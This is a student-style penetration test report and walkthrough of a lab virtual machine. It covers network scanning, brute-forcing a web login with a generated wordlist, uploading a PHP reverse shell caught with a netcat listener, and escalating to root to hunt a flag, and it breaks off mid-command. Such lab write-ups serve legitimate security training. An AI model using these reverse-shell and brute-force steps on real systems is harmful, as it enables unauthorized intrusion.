

Penetration Testing Report

ROHIT NANDANWAR

Date: 20/03/2025

Email : rnandanwar098@gmail.com

Table of Contents

1. Execution Summary

I. Summary of Execution

2. Attack Narrative

I. Enumeration and Scanning

II. Web Application Analysis

III. Password Cracking

IV. Gaining a Reverse Shell

V. Upgrading to an Interactive Shell

VI. Privilege Escalation

VII. Retrieving the Flag

3. Conclusion

4. Recommendations

Execution Summary:

I was assigned to conduct a penetration test on the target machine Sydney 0.2 with IP address (i.e.192.168.29.130) to evaluate its security vulnerabilities and determine potential attack vectors. The objective of this assessment was to simulate real-world attack scenarios and identify weaknesses that could be exploited by a malicious attacker.

The penetration test focused on the following goals:

- Gaining unauthorized shell access to the system.
- Exploiting web application vulnerabilities to escalate privileges.
- Extracting sensitive data stored on the machine.

If an attacker successfully achieves these objectives, they could compromise the system, exfiltrate sensitive information, and gain persistent access. The findings in this report provide insights into vulnerabilities that require remediation to enhance the system's security posture.

I. Summary of Results:

The security assessment of **Sydney 0.2** was conducted using multiple penetration testing tools, including **Nmap, Metasploit, and other enumeration techniques** to identify vulnerabilities in the system. The primary objective was to discover **weaknesses in exposed services and misconfigurations** that could be exploited by an attacker.

During the testing process, the following vulnerabilities were identified:

- **Exploitable web application vulnerabilities** that allow unauthorized access.
- **Weak or misconfigured services** that could lead to privilege escalation.
- **Potential sensitive information exposure** due to improper security controls.

If these vulnerabilities are exploited by an attacker, they could:


- Gain **unauthorized shell access** and execute system commands.
- Extract **sensitive data** stored on the system.
- Maintain **persistent access** to the compromised machine.

Proper security measures must be implemented to prevent unauthorized access and mitigate potential risks.

Attack Narrative:

I. Enumeration and Scanning:

I begin by running `arp-scan` to identify the target machine's IP address, followed by `nmap` to scan for active services on the system.



```
Parrot Terminal
File Edit View Search Terminal Help

[root@parrot]-[/home/rohit_23/Desktop]
#arp-scan -l
Interface: ens33, type: EN10MB, MAC: 00:0c:29:3a:24:a6, IPv4: 192.168.29.129
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.29.1    00:50:56:c0:00:08    VMware, Inc.
192.168.29.2    00:50:56:e7:e2:58    VMware, Inc.
192.168.29.130  00:0c:29:ef:1c:95    VMware, Inc.
192.168.29.254  00:50:56:e2:26:8e    VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.173 seconds (117.81 hosts/sec). 4 responded
[root@parrot]-[/home/rohit_23/Desktop]
#nmap -sV 192.168.29.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-22 07:58 EDT
Nmap scan report for 192.168.29.130
Host is up (0.00015s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:0C:29:EF:1C:95 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.92 seconds
```

FIG 1

II. Web Application Analysis:

Noticing that an HTTP server is running, I quickly open the target's IP address in a browser to inspect the website without wasting time.




FIG 2

The website provided a hint: **COMMODORE64**. Based on this, I added "commodore64" to the domain. After inspecting the page, I found the username **robhubbard** and a password hint: **C=64**, which must follow a **3-letter, 4-digit** format.




FIG 3

I researched **Commodore 64** on Google and found useful information to help deduce the password. The hint suggested that "**mos**" should be the first three letters, but I wasn't sure about the four digits. To generate a potential password list, I used crunch with the following command: **crunch 777 -o pass.txt -t mos%%%%**. This created a wordlist where the password starts with "**mos**" followed by any four-digit combination.





FIG 4

III. Password Cracking:

A terminal window screenshot with a dark background. The prompt is [root@parrot]-[/home/rohit_23/Desktop]. The command #crunch 7 7 -o pass.txt -t mos%%%% is entered. The output shows the data size (80000 bytes) and line count (10000) before the command completes. In the background, a Wikipedia page for 'Commodore 64' is visible.

```
[root@parrot]-[/home/rohit_23/Desktop]
#crunch 7 7 -o pass.txt -t mos%%%%
Crunch will now generate the following amount of data: 80000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10000
crunch: 100% completed generating output
```

FIG 5

I used **dirb** to scan for hidden directories and gather more information about the website.


```
File Edit View Search Terminal Help
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.29.130/commodore64/ ----
+ http://192.168.29.130/commodore64/200 (CODE:200|SIZE:5548)
==> DIRECTORY: http://192.168.29.130/commodore64/conf/
==> DIRECTORY: http://192.168.29.130/commodore64/docs/
==> DIRECTORY: http://192.168.29.130/commodore64/icon/
==> DIRECTORY: http://192.168.29.130/commodore64/incl/
+ http://192.168.29.130/commodore64/index (CODE:200|SIZE:183)
+ http://192.168.29.130/commodore64/index.html (CODE:200|SIZE:325)
+ http://192.168.29.130/commodore64/index.php (CODE:200|SIZE:1841)
==> DIRECTORY: http://192.168.29.130/commodore64/lang/
+ http://192.168.29.130/commodore64/readme (CODE:200|SIZE:2177)

---- Entering directory: http://192.168.29.130/commodore64/conf/ ----

---- Entering directory: http://192.168.29.130/commodore64/docs/ ----
+ http://192.168.29.130/commodore64/docs/changelog (CODE:200|SIZE:3115)
+ http://192.168.29.130/commodore64/docs/faq (CODE:200|SIZE:2255)
+ http://192.168.29.130/commodore64/docs/install (CODE:200|SIZE:2969)
+ http://192.168.29.130/commodore64/docs/license (CODE:200|SIZE:15515)
+ http://192.168.29.130/commodore64/docs/todo (CODE:200|SIZE:1154)

---- Entering directory: http://192.168.29.130/commodore64/icon/ ----
+ http://192.168.29.130/commodore64/icon/back (CODE:200|SIZE:996)
+ http://192.168.29.130/commodore64/icon/binary (CODE:200|SIZE:246)
```

FIG 6

As you can see, it found the index.php file.

I successfully got the login Pannel and it was asking for username and password




FIG 7

Since I had the generated wordlist, the username, and the login URL, I used hydra to brute-force the password. The attack successfully revealed the password as mos6518.




FIG 8

After obtaining the credentials, I successfully logged into the website.




FIG 9

IV. Gaining a Reverse Shell:

I modified a PHP reverse shell script and uploaded it to the website. To capture the connection, I started a Netcat listener using `nc -lvp 1234` on my terminal. Once the listener was active, I accessed the uploaded file through the browser, successfully obtaining a shell on the target system.




FIG 10




FIG 11

```

[root@parrot]-[/home/rohit_23/Desktop] python3 -c 'import pty; pty.spawn("/bin/sh")'
#nc -lvp 1234
listening on [any] 1234 ...
192.168.29.130: inverse host lookup failed: Host name lookup failure
connect to [192.168.29.129] from (UNKNOWN) [192.168.29.130] 51168
Linux sidney 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
13:40:05 up 1:39, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$

```

FIG 12

I attempted to upgrade my basic reverse shell to an interactive TTY shell using the command `python -c "import pty; pty.spawn('/bin/bash')"` but encountered an error as Python was not found. I then retried with `python3 -c "import pty; pty.spawn('/bin/bash')"` which successfully spawned a fully interactive shell, allowing for better command execution and navigation. Then I check the hidden directories.

V. Upgrading to an Interactive Shell:

```

[root@parrot]-[/home/rohit_23/Desktop] python3 -c 'import pty; pty.spawn("/bin/sh")'
#nc -lvp 1234
listening on [any] 1234 ...
192.168.29.130: inverse host lookup failed: Unknown host
connect to [192.168.29.129] from (UNKNOWN) [192.168.29.130] 51174
Linux sidney 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
13:49:44 up 1:48, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c "import pty; pty.spawn('/bin/bash')"
/bin/sh: 1: python: not found
$ python3 -c "import pty; pty.spawn('/bin/bash')"
www-data@sidney:/$ ls -la
total 101
drwxr-xr-x 23 root root 4096 May 31 2016 .
drwxr-xr-x 23 root root 4096 May 31 2016 ..
-rw-r--r-- 1 root root 143 May 29 2016 .bash_history
-rw-r--r-- 1 root root 627 May 31 2016 .viminfo
drwxr-xr-x 2 root root 4096 May 23 2016 bin
drwxr-xr-x 4 root root 1024 May 30 2016 boot
drwxr-xr-x 19 root root 4180 Mar 22 11:57 dev
drwxr-xr-x 92 root root 4096 May 31 2016 etc
drwxr-xr-x 3 root root 4096 May 23 2016 home
lrwxrwxrwx 1 root root 32 May 23 2016 initrd.img.old -> boot/initrd.img-4.4.0-21-generic
drwxr-xr-x 22 root root 4096 May 23 2016 lib
drwxr-xr-x 2 root root 4096 May 23 2016 lib64
drwx----- 2 root root 16384 May 23 2016 lost+found
drwxr-xr-x 4 root root 4096 May 23 2016 media

```

FIG 13

VI. Privilege Escalation:

I examined the `/etc/passwd` file and found an entry for the user rhubbard. I then switched to this user and used the `id` command to check if rhubbard had **sudo** privileges.

```
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108:./home/syslog:/bin/false
_apt:x:105:65534:./nonexistent:/bin/false
lxd:x:106:65534:./var/lib/lxd:/bin/false
mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:108:112:./var/run/dbus:/bin/false
uidd:x:109:113:./run/uidd:/bin/false
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false
rhubbard:x:1000:1000:Rob Hubbard,,,:/home/rhubbard:/bin/bash
www-data@sidney:/etc$ su - rhubbard
su - rhubbard
Password: mos6518
rhubbard@sidney:~$ id
id
uid=1000(rhubbard) gid=1000(rhubbard) groups=1000(rhubbard),27(sudo)
rhubbard@sidney:~$ ls -la
ls -la
total 28
drwxr-xr-x 2 rhubbard rhubbard 4096 May 31 2016 .
drwxr-xr-x 3 root     root     4096 May 23 2016 ..
-rw-r--r-- 1 rhubbard rhubbard  220 May 23 2016 .bash_logout
-rw-r--r-- 1 rhubbard rhubbard 3771 May 23 2016 .bashrc
-rw-r--r-- 1 rhubbard rhubbard  675 May 23 2016 .profile
-rw-r--r-- 1 rhubbard rhubbard   0 May 30 2016 .sudo_as_admin_successful
-rw-r----- 1 rhubbard rhubbard 6492 May 31 2016 .viminfo
```

FIG 13

I switched to the root user using `sudo su` and copied `hint.gif` to `var/www/html/commodore64` to view the hint."

```

root@sidney:/# cd root
cd root
root@sidney:~# ls
ls
hint.gif
root@sidney:~# cp hint.gif /var/www/html/commodore64/
cp hint.gif /var/www/html/commodore64/
root@sidney:~# ls -la
ls -la
total 84
drwx----- 3 root    root    4096 May 25  2016 .
drwxr-xr-x 23 root    root    4096 May 31  2016 ..
-rw-r--r-- 1 root    root    3106 Oct 22  2015 .bashrc
dr----- 3 root    root    4096 May 24  2016 .commodore64
-rw-rw-r-- 1 rhubbard rhubbard 62464 May 24  2016 hint.gif
-rw-r--r-- 1 root    root     148 Aug 17  2015 .profile
root@sidney:~# █

```




FIG 14

```

root@sidney:/# cd root
cd root
root@sidney:~# ls
ls
hint.gif
root@sidney:~# cp hint.gif /var/www/html/commodore64/
cp hint.gif /var/www/html/commodore64/
root@sidney:~# ls -la
ls -la
total 84
drwx----- 3 root    root    4096 May 25  2016 .
drwxr-xr-x 23 root    root    4096 May 31  2016 ..
-rw-r--r-- 1 root    root    3106 Oct 22  2015 .bashrc
dr----- 3 root    root    4096 May 24  2016 .commodore64
-rw-rw-r-- 1 rhubbard rhubbard 62464 May 24  2016 hint.gif
-rw-r--r-- 1 root    root     148 Aug 17  2015 .profile
root@sidney:~# █

```




FIG 15




FIG 16

VII. Retrieving the Flag:

I changed the permissions of the **.commodore** directory using the command **chmod 777 .commodore** to gain full access and check for any hidden files or flags. Upon inspecting the directory, I discovered additional subdirectories and eventually found **flag.zip**.

```

cd .commodore64
root@sidney:~/commodore64# ls
ls
